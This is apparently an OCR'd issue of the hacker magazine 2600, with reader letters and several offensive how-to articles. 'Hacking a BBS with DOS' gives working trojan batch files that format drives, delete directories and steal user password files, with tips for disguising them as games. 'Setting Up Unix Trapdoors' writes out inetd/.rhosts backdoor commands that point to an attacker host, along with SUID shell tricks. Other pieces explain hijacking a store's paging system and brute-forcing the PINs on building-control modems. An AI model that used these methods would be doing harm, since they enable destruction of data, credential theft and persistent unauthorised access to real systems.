Kevin Mitnick is not the only person to spend a long time in jail sans trial. There's that poor woman who has spent over two years in jail for contempt of court because she refused to testify against Clinton in the Paula Jones trial and thus incriminate herself. I spent 4 1/2 months waiting in jail for a trespassing conviction (I got house arrest). A friend of mine has spent six months with no end in sight. For those with unaffordable bonds or no bond, it is "de rigueur" to rot in jail for months on end. I do not see evidence hackers are being picked on. Mitnick got little time and a lot of probation for his first offense. A large chunk of the time he has spent in jail this time is probation-violation time. As for conditions of his release and being banned from computers... traffic offenders lose their licenses, drunks lose the right to drink, convicted felons lose handgun privileges and aren't allowed to consort with other felons. Doctors can be barred. So can lawyers.

Silicon Mage
Prison

If you don't see evidence that hackers are being targeted, you need to read more. What is happening to Mitnick is shocking at the very least. The "little time" you referred to back in 1989 included months of solitary confinement! Read Jon Littman's "The Fugitive Game" for details on this often overlooked chapter of his life. Perhaps this memory helped encourage Mitnick to become a fugitive when it became clear that they were going to try to get him on something else? If you add the year and a half he spent on the run (working at low-paying jobs and not making a penny from his hacking talents) to the more than three years he's now spent in prison awaiting trial, it's not hard to see how an entire life is being destroyed for no good reason. And being told you can never use a computer is a whole lot different than having to change professions because you abused trust in your last one. Computers are part of virtually every aspect of today's society. To deny someone access to something so fundamental is to limit their options to almost nothing.

Posers

Dear *2600:*

At the tail end of your Letters section in the Winter 97-98 edition, you reference the National Computer Security Association as NCSA. After some pressure, these pretenders have changed their name to ICSA as of De-

letters continued..page 48

Hacking a BBS with DOS

by Section8

This article is not about dialing up your local BBS and entering a magical code that drops you to DOS. It doesn't have anything to do with modem settings, secret passwords, or built-in back doors. The problem with all of these methods of hacking is that once they are discovered, they are usually pretty easy to protect against.

To start things off, you need to find a BBS to practice on before you move on to the big dogs. I like to prey on newly started boards, or boards run by confirmed idiots. I like the idiot boards because they almost always install all the software using the default directories, or they'll at least use directory structures that are easy to guess.

Once you have found the particular board that you're going to hack, get yourself a copy of the same BBS software that your victim is using. You can usually find this on the same board for download, or on another local board. You can also find just about any BBS software around on the Internet.

Install the software on your own computer, using all the defaults for directory and file structure. Write down the directory structure, including the subdirectories that hold all the downloads, message base data, and the user info. You'll also need to find out which file(s) hold the listing for users and passwords.

Now you need to find a copy of some software that your victim will run on his computer. The type of software won't matter as long as it's something your victim will want to try out. Some examples are cool online games, BBS utilities and add-ons, regular games, demo games, shareware, etc. You could also let the guy think he's a really cool pirate and let him snag some boss 0-day warez or registered copies of cool software. For a surefire hook-in-mouth reaction, my personal favorite is x-rated software with catchy titles. I have never failed to get results this way, no matter how prudish the victims seem. I guess America is more perverted than I thought.

Once you have selected the perfect software, you'll need to make a few minor modifications before you let the sysop have it. The modifications you make will depend on your method of delivery, or how you give the shit to the victim. The preferred method is to personally give him the installation disks. That way he'll have to give you the disks back when he is done. Other ways are usually done by uploading the game to his BBS or by putting it up on another board that he frequents and having him accidentally stumble across it. We'll cover each approach separately in a moment, but first I need to discuss some often overlooked but highly powerful batch file commands.

That's right, we're going to be writing batch files that will help us abuse the victim's bulletin board, pillage files and information, and leave his lame BBS in a pile of burning ruin. Take a look at the lines below and their functions.

This will be the first line of your batch file. It helps to keep your victim from seeing what's happening as the file is running.

```
IF EXIST C:\BBS\DATA\USERLIST.DAT GOTO HELL
```

This line checks to see if the specified directory and file exist. If they do, the program jumps forward to a subroutine entitled :HELL. If not, then it executes the next line in the program.

```
ECHO Y| DEL C:\WINDOWS\*.* > NUL
```

The del c:\windows*.* will delete all the files in the windows directory. The only problem is that del *.* asks the user for a Y/N response (are you sure you want to delete this shit?). But the ECHO Y| gives the Y response for us and proceeds without

ever asking our victim if he agrees with our decision. The > NUL sends all the output from the file to a trash dumpster called nul, rather than printing it to the screen. This way the user sees only the words we want him to see.

```
DELTREE /Y C:\GAMES > NUL
```

Normally, deltree requires a Y/N response to proceed. But unlike the del command, the echo y| thing doesn't work. So what we do is tack the /Y thing on the end which disables user prompting for the deltree command. Now we delete his entire games directory and all the subdirectories. Again, the > NUL keeps any of this information from being displayed on the screen.

```
TYPE C:\BBS\DATA\PASSWORD.LST >
   A:\FILE001.DAT
```

This writes the contents of the password.lst file to drive A: and calls it file001.dat to keep it from drawing much attention. People don't pay much attention to .dat files. You could also use COPY in this particular instance.

```
ECHO Y| FORMAT C: > NUL
```

This formats the asshole's hard drive without him having a clue that it's happening.

```
ECHO Y| FORMAT C: /Q /U > NUL
```

I haven't actually tried this because I just thought of it but I'm pretty sure it will work. It formats the C: drive as before, but the /q /u parameters should make it a quick unconditional format, and no Unformat information is kept. I know this works on floppies, but I haven't tried it on a hard drive yet. Let me know if it works.

```
TREE > A:\FILE001.DAT
```

This copies a listing of the directory structure of the hard drive to the disk in A: and calls it FILE001.DAT. This can be very useful information for future hacking excursions on the guy's computer.

```
DIR /S ASSHOLE.TXT > A:\FILE001.DAT
```

This searches for a file named asshole.txt. When it finds the file, it records the location of the file on drive a: If you are looking for the password file but don't know which directory the guy has it in, this is a good way of finding out where it is.

```
:HELL
```

This just defines a subroutine called hell.

These are just a few powerful commands, and you'll soon see how they can bring a bulletin board to its knees. For the examples to follow, we'll assume that the BBS in question possesses the following traits:

- The main BBS directory is C:\BBS.
- Files available for download are located at C:\BBS\DLOADS.
- There is a file available for download called USURPER.ZIP.
- User names and passwords are kept in C:\BBS\DATA\USERS.DAT.
- The BBS is very lame.
- The program we are going to give to the sysop is the game DOOM. Chances are that you don't have the original disks so we'll say they are copies or zip files that you will upload. Also, everyone has had DOOM for years now, so you will need to use something newer that people aren't as familiar with and something that the victim doesn't have yet. I'm just using it for an example.

Our first scenario is the most desirable. You are friends with the sysop or you at least know him and will be able to physically hand him the disks or have a mutual friend give him the disks.

On the first Doom disk, rename the Install.exe program to FILE001.DAT so it will look as if it belongs there. Then, create a file named INSTALL.BAT.

When the batch file is run on the victim's computer, it should first grab a copy of the file that contains the user and password listings, if you know where it is located. You then want to get a copy of his directory structure and then finally rename a couple of files and run Doom. It is very important to actually run the software, whatever it is, to keep your mark from becoming suspicious.

Here is an example of a file that would accomplish this:

```
COPY C:\BBS\DATA\USERS.DAT A:\FILE002.DAT >
   NUL
TREE C:\ > A:\FILE003.DAT
DIR /S USERS.DAT > A:\FILE004.DAT
REN FILE001.DAT INSTALL.EXE
INSTALL.EXE
```

This files grabs all the info we need, renames install.exe, and runs install. Remember that install had been changed to file001.dat so we are just changing it back. Now use BAT2EXEC to compile this batch file to .COM format to make everything look authentic. BAT2EXEC can usually be downloaded from a zillion places via the Internet. Look for a good DOS utilities site.

Now all you need to do is get the disks back. You should see your files on the disk now: file002.dat and file003.dat which are the users.dat and tree files, and file004.dat which shows where the users.dat file is. Copy the users.dat file into your own BBS directory and you're ready to go. Now you should be able to get all the user login names and passwords. I'm confident that you'll know what to do with this information. Also, sysops and cosysops usually have an extra password which is used for functions such as Drop To DOS. You should also make sure to get these passwords.

If for some reason you don't have FILE002.DAT, then you listed the wrong directory and/or filename for the user.dat file. Look at FILE003.DAT and FILE004.DAT and see where you went wrong.

For our next scenario, we'll be uploading the software to his BBS. Things are basically the same, but now we have to make a few additions to our batch file.

We can't copy anything to the A: drive now, so we're going to use a file on his computer as a substitute for a floppy disk. We'll make it a file that is available for download so we can retrieve it at our convenience. Also, if you're not sure what the directory structure is or where the files are located, you can use IF EXIST along with some subroutines to better your odds. Try substituting different names for the directories and files. As long as you have the directory where the downloads are, you can just get the tree info and dir /s and come back for the other shit later when you know where it's at.

Here's a sample file.

```
D\
IF EXIST C:\BBS\DLOADS\*.* GOTO HELL
GOTO END
:HELL
DIR /S USERS.DAT > A.TXT
TREE C:\ > B.TXT
COPY A.TXT + B.TXT + C:\BBS\DATA\USERS.DAT
   C:\BBS\DLOADS\USURPER.ZIP >= NUL
DEL A.TXT > NUL
DEL B.TXT > NUL
:END
REN FILE001.DAT INSTALL.EXE
INSTALL.EXE
```

The file turns echoing off, then checks to see if the c:\BBS\DLOADS dir exists. You can't just check for the dir, so you use *.* to see if there are any files there. If they are then you know the directory exists. If it does exist then the program jumps to the :hell subroutine. If not, the program renames the install file, runs it and ends. You can add a few more levels into the program to check for other suspected directories if you wish.

If the dloads directory does exist, the program creates a text file A which contains the location of USERS.DAT and B which contains the directory tree. Then it combines these two files together with users.dat and copies them over to the dloads directory, replacing Usurper.zip and then proceeds to rename and run the install program.

Some of this may seem redundant, like why would you need to know where users.dat is if you already copied the file. Well you really don't, but suppose after everything is done you don't have the users.dat file because it wasn't where you thought it was, or it was renamed. Now you'll be able to tell exactly where it is if it

exists, and if it doesn't exist then you'll at least know some good places to look for it, even if it has been renamed.

Either way, after all this happens, all you need to do is call up the board and download the USURPER.ZIP file and it will contain the three files. Cut out the dir /s part and the tree info and you are left with users.dat. Rename the file as users.dat and copy it into your BBS directory in the appropriate place. Now you'll have everyone's user name and password.

The last scenario I'll cover deals with stealth uploading. This is for when you want the guy to download your altered program without tracing it back to you or suspecting any foul play. You do the same thing with the file as before, but instead of uploading it to his BBS, you put it in your own BBS as available for download, or upload it to another BBS that he frequents. You might even leave a message about the file in the message bases so he'll be sure to find it.

If he uses the Internet, and you know where to find his Internet software, you can also get a copy of the files that show the spots on the Internet that he frequents. Like if he uses Netscape, which most people do, you can grab a listing of his sites and maybe upload more killer files to his favorite Internet set.

As far as destruction, I'll leave that up to you. I showed you earlier how to use the del *.*, deltree, and format commands to destroy things. I don't do much destruction unless the guy's a narc or a real asshole, but when I do, there are several ways I go about it.

1. Only delete certain key files that he won't notice for a while. These files could be Undelete, Unformat, some windows drivers, drivers and data files for particular applications, anti-virus software, etc., etc. I also like to add virii when I do this.

2. Delete entire trees of things. My favorite is to deltree the games directory. Almost everyone has a c:\games directory and it seems like the only reason most shits even buy a computer is to play games, so hit 'em where it hurts. Worst case scenario is that they spend hours reloading the games, begging friends to re-borrow the pirated games, and all their save-games are lost so now they have to start all over again.

3. Format the entire fucking hard drive. Check for other hard drives on the system and format them too. I like to add little ansis or graphics that say reassuring shit like "Loading...Please Wait..." or "Please be patient, this will take a few minutes..." and after the format is complete you can opt to show the guy an ansi of a severed dick and balls along with a little message to the tune of "Not only are you a lame asshole, but now you're fucked as well!!!"

4. Load new copies of the config.sys and autoexec.bat for him so nothing will work right and all his memory gets sucked down the drain. If the guy doesn't know shit about computers, he'll be screwed until one of his cheesy butt-buddies helps him set things up again.

Just a few suggestions, but I'm sure you'll do fine by yourself. Don't forget to change your batch files to .com files with BAT2EXEC.

Also, I'm not sure how to do this with a batch file, but it would be nice to do something like a dir /s to find the directory where a certain file is located, and then go to that directory and copy the file in question to the A: drive or wherever you want it to go. If you know a way to do this in a batch file, let me know.

Some other ideas are to use choice and some menu commands to recreate a front end for the install program. The front end asks the user to enter the directories he uses for his BBS as well as the name and location of his user data file and password list. Then it uses this info for everything and does it automatically. A bit more difficult to do, but much more effective. This should only be used with BBS applications to avoid raising suspicion.

Having read all of the information in *2600* concerning the phone systems in K-Mart I have decided to share some information about Best Buy's phone system/procedures. I was employed at Best Buy until recently when I became so sick of my job that I just had to quit.

All Best Buys share an extremely similar floor plan - they all shoot to match the default one. All Best Buys have a CD area with two answer centers. One is in the middle of the CDs (this one has two phones, usually one cordless) and the other is in the back of the CD area and has the store CD player in it. This back answer center has a sliding door that can simply be slid over to access the store radio. If one felt like it he or she could simply crank the level of sound to an unbearable amount with the flick of a wrist.

The front answer center (in the middle of the CDs) is the best place to find fun stuff to try. This center is probably only attended half of the time. If you get a hold of the cordless phone from this center or have another way of getting a line, these are the best of the extensions:

75 - Pressing this will cut off any pages in progress. Anyone (including managers) who is making a page will be cut off.

60 - This is the best extension. This is the page extension. If you get this far you can say anything you want to everyone in the store. It's a very loud paging system and could be used to spread vulgarity.

90, 91, 92 - Access to the outside lines (one can call out through these extensions). Long distance calls are not allowed.

The Muze Machine

Muze is a piece of shit. It is simply a program being run on a weak little 486 inside the station. The computer has simple system files that load the Muze program when the computer is booting. If one opens the front of the Muze (the latch is on the front panel in the bottom right corner (it's not locked either)) one could simply stick a disk in the 486 with a nasty boot virus. Or one could get to the DOS prompt after resetting to browse/do whatever with the Muze/system files.

Best Buy Security Info

The person at the front of the store who controls the cameras is called the LP. The LP is sooo weak. If an LP believes that you have something that you have not paid for, he/she cannot stop you unless you have been recorded taking product. LPs are easily tricked.

Code Translations

If someone says "Code 99" over the page system it means the LP has recorded someone pocketing product that has not been paid for. In other words, if you just grabbed a CD, put it back. "Code 5" means someone wants to be clocked out manually because the time clock needs to be overridden by a manager (happens if employees stay past scheduled time). "Code 20 to XYZ" means that a customer needs assistance in XYZ.

There is one last thing people should know about Best Buy. They produce a shitload of waste. There is an unimaginable amount of cardboard boxes that bring in the CDs, videos, software, etc. Best Buy doesn't recycle this cardboard - and it wastes an unbelievable amount. The only thing Best Buy reuses (as far as I know) are the plastic boxes that bring the magazines. They only do this because it saves money. I found out that Best Buy is like almost every other major corporation that sells product to the consumer - they do anything to save a dollar.

The final thing I would like to say about Best Buy is that they make almost all of their profits in accessories (you know, those cheap ass CD holders they sell for 30 dollars?) and PSPs. Performance Service Plans are the insurance plans they sell on equipment that almost always already comes with a 90 day warranty. Without the PSP, Best Buy would not be.

EVEN BETTER STILL

by Mbuna

This article is *not* about screwing up the display model computers at Best Buy. If that's your "thing," then you'll have to read something else. This article *is* about having a little fun with your local Best Buy store. So, if you're interested, read on.

Have you ever wondered why it's sometimes very hot or very cold inside large chain stores like Best Buy or Walmart? Or why the lights sometimes shut off during late-night sales? It's because the utilities in most of these stores are controlled at a central location for every store. The lighting, heating, and cooling system of each Best Buy is controlled by Best Buy corporate headquarters. How? By modem, of course.

The possibilities for fun are endless. Imagine turning off the lights in the middle of the day, or cranking up the heat in July.

The first thing you'll have to do is find the number for the control unit. The control unit is usually located in a room with other equipment such as the fire detection system. Sometimes this room is visible from the sales floor - look around for it. If you find the room, look for a box on the wall labeled "Tracer," and follow the phone cord out of it. Hopefully there is a phone number written on the jack.

If you can't find the phone number, you'll have to resort to more traditional methods to find it. Call the store and get transferred to somebody with a little technical knowledge, but no idea what they're doing. A manager is a bad choice, but a PC tech would be a great choice. Tell them you're from the home office in Minnesota and you can't get the heating/cooling control unit to respond. Have them make sure the phone cable is plugged in tightly. Have them unplug it and plug it back in. Have them verify the phone number....

Dialing the number with your modem, you'll find a screen like the following:

```
XXXXXXX #XXX          TRACER L V14.5  Main
   Menu: H-help, L-list
 1) S-select for Event Log
 2) S-select for Building Status
 3) S-select for ICS Equipment Status
 4) S-select for Operator Logon & Logoff
 5) S-select for Reports and Summaries Menu
 6) S-select for Building Control Menu
 7) S-select for Keyboard Timed Override
 8) S-select for System Setup Menu
Type number of selection, then press "S" to
   select it
```

The interface is unusual. Press the number of your choice and then a capital "S" to select that choice.

The first thing you'll need to do is log on, otherwise you can't do anything.

Choose "4", then "S". You'll see the following:

```
XXXXXXX #XXX          TRACER L V14.5  Main
   Menu: H-help, L-list  4
Operator 000 logged on. Access level 0.  En-
   ter pass-number or 0
```


Here's where the fun starts. The codes are four digits long, and you can try as many times as you like. (How's that for security?) When you get a correct number, you'll see something like:

```
Operator KWH logged on. Access level 2. Enter
   pass-number or 0
```

Press "ESC" and you're accessing the system with privileges. Have Fun!

If you don't have a local Best Buy, fear not, for it's a sure bet most chain retail stores have similar systems in place. Try Walmart, K-Mart, Shopko, Sears - and report your findings!

Setting Up Unix Trapdoors



by Nathan Dorfman

This article is intended for the hacker to set up hidden ways to enter the system and gain root privileges over and over, or for the system administrator who wants to find cleverly hidden backdoors. In any case, send comments to nathan@senate.org (not .gov!). Remember, you must already have root to set these up; they will allow you to enter the system and/or gain root *again* later.

After breaking root on a system, your first thought should be how to hide a trapdoor so you can get into the system again. The simplest way is an .rhosts file. Including them in real users' home directories is not safe, as there is a high risk of discovery. However, consider this account:

```
bin:*:3:7:Binaries Commands and Source,,,:/
    :/nonexistent
```

This account is one of the accounts used internally by Unix systems. Particularly, bin owns most of the files in /bin, /usr/bin, and other locations. The * in his password field means that this account can never be logged in as; because a * is never in the result of a crypt(), it can never be matched by a real password. However, an .rhosts file in his home directory (/ in this case, often /bin) that contains a hostname or numeric address will allow anyone from that machine to rlogin -l bin victim.0wned.net and log in without a password. The solution to this kind of backdoor is to have your daily/nightly security check scan for .rhosts files that have been modified since the last scan (i.e. in the last 24 hours or however often you scan). Make it put special warnings on such files that are outside the HOME subtrees, since only special accounts have such homes and should *never ever ever* have .rhosts files of any kind. Note that this particular bin entry has no shell. Most implementations will not let you log in without an existing shell. Some older ones will give you /bin/sh. If you change /nonexistent to /bin/sh or some variant, a sysadmin will probably be alerted when he sees an internal account having a shell. A better idea would be to have /nonexistent linked to /bin/sh. The solution for this is to make your security check make sure that shells of never-login accounts are set to a certain string ("/nonexistent" is good) and then to check to make sure that the string doesn't exist.

Another way is the "in.rootd" method. I don't know if anyone has ever heard of it before but I tried it once and found it to be extremely successful. It basically binds a program that puts holes in the system to an inetd port:

```
echo "nsp 2600/tcp # Network Security
    Protocol" > /etc/services
echo "nsp stream tcp nowait root /bin/sh sh
    /tmp/hax0r" > /etc/inetd.conf
echo "echo skilled.hacker.com >
    ~root/.rhosts" > /tmp/hax0r
```

Executing these three lines as root will greatly compromise the security of the system, yet not at first glance. What happens here? The first line defines that the nsp protocol is present on TCP port 2600. You'd want to choose a less suspicious port, yet one that's not in use. The "Network Security Protocol" is there because every service must have a name - this is enough for many dumb administrators. The second line says that when someone connects to the nsp port (defined as 2600 in /etc/services) to execute /bin/sh as root. However, running an interactive session won't work. The shell will start up and not respond to any commands normally; my guess is that this is because environment variables are usually set by /bin/login and not set this way. However this form just tells it to execute the commands in /tmp/hax0r (you will want to hide it better). This will write skilled.hacker.com (use your host here) into root's .rhosts file. The smart sysadmin will actually modify rlogind so that it will ignore root's .rhosts file; in this case set it to some other account that you know exists, such as bin, or an ordinary user. Now you just need to telnet to port 2600 on your victim host. The connection will be closed immediately, as the command /bin/sh /tmp/hax0r takes less than a second to execute. Once this is done you can rlogin -l root victim.com, or whatever user you chose. Important: remember to remove the .rhosts file as soon as you log in. You may think that it is a good idea to write a separate daemon that runs as a separate process, not from inetd, in order to avoid the suspicious entries in /etc/services and /etc/inetd.conf. However, suspicious ps/top entries can be even worse. A sneakier attack is to overwrite some unused service instead of creating a fake one - such as X *if the system does not use it.* The solution to this attack can be a complicated one. In short, the "r" utilities are generally more trouble than they are worth; if you have telnetd installed it is a good idea to remove rlogind and rshd thus removing the risks associated with .rhosts files (you can also modify them to ignore these files). Another solution is to back up /etc/inetd.conf and /etc/services (or even the entire /etc tree) together with /etc/passwd. On my system, I have these files automatically signed with a special PGP key allocated for my network. Each night the security checker will check the signature on the backup file - if it is invalid, the file has been tampered with; this generates a fatal warning and the system pages me, then goes into single-user mode. If the signature checks, it then reports any differences between the backup and the original. Remember though that this can be expanded if .rhosts files have no effect on a system. inetd will execute the "services" as any user on the system; this will allow someone to write a program that replaces a user's encrypted password with nothing (direct root logins are usually disabled). It should also save the old string into a temporary file so that the malicious user can reinstate it back into the passwd file, causing no differences unless the check is run during the 20 seconds or less when this exploit is occurring. Remember that this doesn't have to be suid root, since inetd will run it as root with the given entry in its configuration file.

Once you've set up such a backdoor, you'd want to gain root quickly and easily. The best way is to install trapdoors into something that runs as root. Creating an suid shell in a hidden directory is not good enough - most security checkers will list any non-registered suid binaries. A better idea would be to modify a program already running suid, such as xterm or splitvt, so that a rootshell option or something similar will execv("/bin/sh", "sh", NULL); the solution to this is to record sizes of all suid files on the system and store them all in a file that is verified with signatures like passwd and inetd.conf/services. An even better way is to put such traps into daemons running as root but not suid - such as sendmail. Example, modify sendmail to respond to a "secret" command:

```
Trying 204.141.125.38...
Connected to limbo.senate.org.
Escape character is '^]'.
220 limbo.senate.org ESMTP Sendmail
   8.8.5/8.8.5; ... snip ...
31337_EXEC /bin/cp /bin/sh /tmp/elite
Done ... master!
31337_EXEC /bin/chmod 4755 /tmp/elite
Done ... master!
```

This is just another form of the in.rootd exploit above. You can switch them around too, modify sendmail to let you in and inetd to create a root shell. The way to fix this problem is to record sizes of important system daemons together with suid sizes.

letters continued from page 39

cember 1997. This leaves the acronym NCSA to its creators - the National Center for Supercomputing Applications.

The National Computer Security Association is not and never has been affiliated in any way with the Supercomputing Center.

TDK
Urbana, IL

They rip off hacker sites and use the same initials as a highly respected organization in the community, all the while preaching about ethics. Makes you wonder.

800 Fun

Dear *2600:*

In the winter and autumn issues there was a column labeled 1-800-555 fun. I just wrote to tell you to tell you that I had a great time calling all these numbers. It filled up a rainy day, We had a great time. Also the SWBell guy came rolling around a few times. He told us not to fuck with the pay phones.

FoNeCoRd

That's what they're there for.

Military Insight

Dear *2600:*

Well, let me first say that I read when I can find! I always come away from your mag with at least a little gem of knowledge and that to me makes it worth the price of admission. I am currently drinking my coffee with a grapefruit chaser!

Anyway, I am responding to the slew of letters about military attitudes toward free speech. I am now a civilian with a general, *not* other than honorable, discharge. I was constantly the bad guy no matter what I did. I even got blamed for items my superiors did on occasion. My separation was not bad however. Anyone who thinks that free speech is available once enlisted is not entirely wrong - just be ready for the consequences. The list they built on me even included building a bomb. I understand working in a top secret secured nuclear munitions area is not a light affair, but it was hollow cardboard painted red with a bright orange TNT on it. The neon wires to the fake stop watch were the best - Bugs Bunny would have been proud. But they didn't see it as funny. Point two, most military superiors have *no* sense of humor. When called to the CO about it, my answering machine belted an angry Zack de la Rocha screaming, "Fuck you I won't do what you tell me!" Am I the one with no sense of humor?

All that aside I remind your readers to remember, even though it isn't for everyone, we really would be hurting without a military. Furthermore, without police where would we be as a whole? In every arena someone has the potential to abuse power, but *they* are the asshole, not the whole. Usually.

P.S. If you think readers would be interested in some articles on how critical secure areas run, nuclear procedures, etc., let me know. Most of what I know is actually available to the public as per federal law, but the law doesn't say it has to be easy to find!

I3ullseye

We're waiting by the mailbox.

Dear *2600:*

Talk about BS! I just read Jungle Bob's letter in the Autumn 1997 issue. Jungle Bob is a self-described "high-ranking member of the US Army" who wrote that "the US military doesn't want people who are in question with the law."

Recently the Arts and Entertainment channel ran an episode of *Investigative Reports* that blew the lid off the fact that the military has had to drastically lower its qualifications needed for people to enlist, now admitting people with criminal records for things as petty as shoplifting to more major offenses as murder and armed robbery. Annually, the military reports on the numbers of people with such records who enlist and the number who are actually accepted. The program went on to say that gang members are now enlisting.

Don't get me wrong: the military can be a good thing. But let's just be real and honest about what it is... and isn't.

annsan

Encryption and the US

Dear *2600:*

I would like to point out that Phil's letter on page 36-37 of *2600's* Winter 97-98 issue does include some seriously convincing info on how the NSA is not the bogeyman and how they are actually trying to strengthen the DES standard. On the other hand however, during a recent discussion with a Canadian military computer security professional it was brought to my attention that our Canadian government is quite familiar with the aspect of how the NSA modified DES from a 64 bit code down to a 56 bit code. Unfortunately I cannot provide supporting documentation for this allegation in part due to a security clearance issue. Sorry, I would if I could. But for some supporting background I urge you to find some info on USA export regulations on crypto technology (notice the bit lengths are currently much smaller for non-financial institutions abroad).

For those persons unfamiliar with USA political pressure tactics, please note that the USA is the self-appointed director of who can and cannot have access to cipher communications technology, even to the point of telling our (Canadian) government what it can and cannot allow. I cannot go into a tirade on this matter as it could very well affect my job and security clearance, specifically because your magazine is on many govern-

ments' watched lists of potentially dangerous publications.

I would like to make your readership aware though, that from within the borders of the USA many of the citizens are deluded into believing that the US government are the good guys. Scarier still is that some people are even to the point of saying that only a complete paranoid would believe in a government agency tampering with crypto technology in order to further government agendas. To these people I urge them to take a week-long trip out of the USA and watch "foreign" television news programs that may actually give you a much less biased view of what some US government agencies stand for. Basically, *wake up!*

A member of the TMC

We couldn't have said it better.

Hassles

Dear *2600:*

Listen, my parents (like you've never heard this one before) don't like this hacking thing that I have going on. They won't take me to the bookstore (Borders Books and Music) because they know I'll buy a hacker magazine. I'm not old enough to drive and the nearest bookstore that carries your magazine is 20 miles away and even if I walked that far, it's across an intersection and highway. So my question is, do you have any suggestions on how I can get your magazine, besides subscribing to it that is?

Anonymous

What is this world coming to? Kids sneaking out of the house to go to bookstores? In answer to your problem, you can always have someone else pick it up at the store for you. Then you just have to worry about finding the perfect hiding place while you live under tyranny. Good luck getting through this.

Dear *2600:*

I was recently denied the "privilege" of using the "great" computer lab at my school. Why? Because I had downloaded MSIE4 and RealPlayer 4.0 onto the computer I used in my CAD class. After a letter was sent to my parents describing the nature of my "crime" I read the rules of the computer lab a little closer. Upon this closer examination, I determined that *one* of the five rules on the list had been enforced. The rules are as follows:

No software is to be downloaded from the internet.

No data or program disks are to be brought from home (or any other sources) that have been used on any other computer.

No defacing equipment in any way.

All internet printing is to be done on scrap paper.

All persons will sign in and out of their workstations.

Consequences are as follows:

1st offense: warning.

2nd offense: student restricted from lab use for one month.

3rd offense: student restricted from lab use for remainder of year.

I have broken all but one of these rules. However, I don't know of one individual in my entire school who has followed all of these rules. I, however, am the special person who gets to skip the first two steps and become an example. No others have ever been punished for defacing the computer equipment, bringing disks from home, or printing on new paper. Why? Because the computer lab "teacher" is a biased, begrudged, unintelligent bitch. This person has no real knowledge of computer hardware or software, and has repeatedly asked for my help in software situations (even after my suspension from computer use), and has been a regular ass-kisser.

Being the nice, upstanding citizen I am, I decided to let this person's vital files live. I did however add a nice, friendly message stating that hackers such as myself will not be kept down.

your friendly neighborhood sicko
tennis ball

There are an almost endless number of really stupid rules made by really stupid people in schools everywhere. We want people to let us know when they encounter such things but it's vital that they not let their emotions get the better of them. Destroying files or causing wanton mayhem will only reinforce the stupidity these power-crazed cluebags live for.

Dear *2600:*

I hope you guys are having a good day, because I'm just a little pissed off from what my friend told me. I am 15 years old and because I am not old enough to hold a credit card or have the ability to use checks, I sent you guys cash to start my subscription. Thank you very much for taking the money and starting it! Anyway, my friend told me that I could use his P.O. box for *2600,* because I'm sure my parents wouldn't seem very happy when they see *2600* arrive at their doorstep. Anyway, I talked with that "friend" and he said that the post office confiscated *2600* because it has "hacker" information. That pissed me off to an unbelievable extent! I had been waiting weeks for my fuckin magazine and now it's in the hands of some overweight postal employee! Can they do that? I thought information was supposed to be free.

Resol Etile

You were right to put the word friend in quotes. The post office doesn't confiscate hacker magazines. Since your friend will probably see this before you do, we urge him to come clean.

More Privacy Lost

Dear *2600:*

One often reads in textbooks on cryptography the following description as to why someone might want to use crypto: "Imagine a world in which you were not al-

lowed to seal your envelopes when you sent mail...." Well, one need not "imagine," one need only move to Taiwan! In Taiwan, there is a reduced postal rate for greeting cards, birthday cards, and the like. Recently, when I mailed a birthday card, I found that the clerk charged me the full rate. When I objected, he informed me that because I sealed the envelope, I needed to pay the "privacy" charge! The next time I mailed a birthday card, I did in fact leave it unsealed just to see what would happen. Sure enough, the woman charged me the "greeting card" rate. She even affixed the stamp for me. Then, as I was fumbling to pull the change out of my pocket, I glanced up over the counter in time to see her slide my card out of the envelope and start reading it! I reached over, snatched the card out of her hand, put the change on the counter, and mailed the card from an outside mailbox... sealed! I guess technically, they don't "outlaw" postal privacy in Taiwan... they just make you pay extra for it! What's next? ISP's charging extra to transfer encrypted e-mail?

mix

Wow

Dear *2600:*

man check this i need to get some shirts and shit so are you that back logged cause if so ill wait a while i just want some shirts or something what is the phattest shirt you think alright last thing i am planning a huge meeting i mean its going to be bad as hell yo and ill tell you whats up then man I can get you laptops, hardware and shit if you need anything dont really want to discuss over mail but im out for now bro

zigzag

And this is our future?

Suggestion

Dear *2600:*

About your financial problems, what if you guys went to a pay-for-use site, instead of using the backstabbing distributors. Say something totally web-based and charge the cost of a current issue or less, making a password type system or something like that that was good for 30 days, or the length of time an issue is active. When the issue-life expires and the next issue comes out, the password expires and the users can charge again. You could do something like CyberCash or just take plain ole credit cards. You could completely cut out the stores, printers, and all that, just publish on a website, or have downloadable text. I for one would be more than willing to pay for it to keep *2600* alive and I'm sure most of the other readers would as well. Just a thought.

soldado

Rule number one. When your main audience is a bunch of hackers, do not make your means of survival something that everyone will want to hack. We may experiment with all kinds of things but charging for mere information just doesn't feel right. Our magazine is something tangible and it is that solid object that people actually want to pay for. We think there will always be a need for paper expression and, considering so many of our readers don't have net access, we believe we can continue to be a bridge between two worlds.

Weirdness

Dear *2600:*

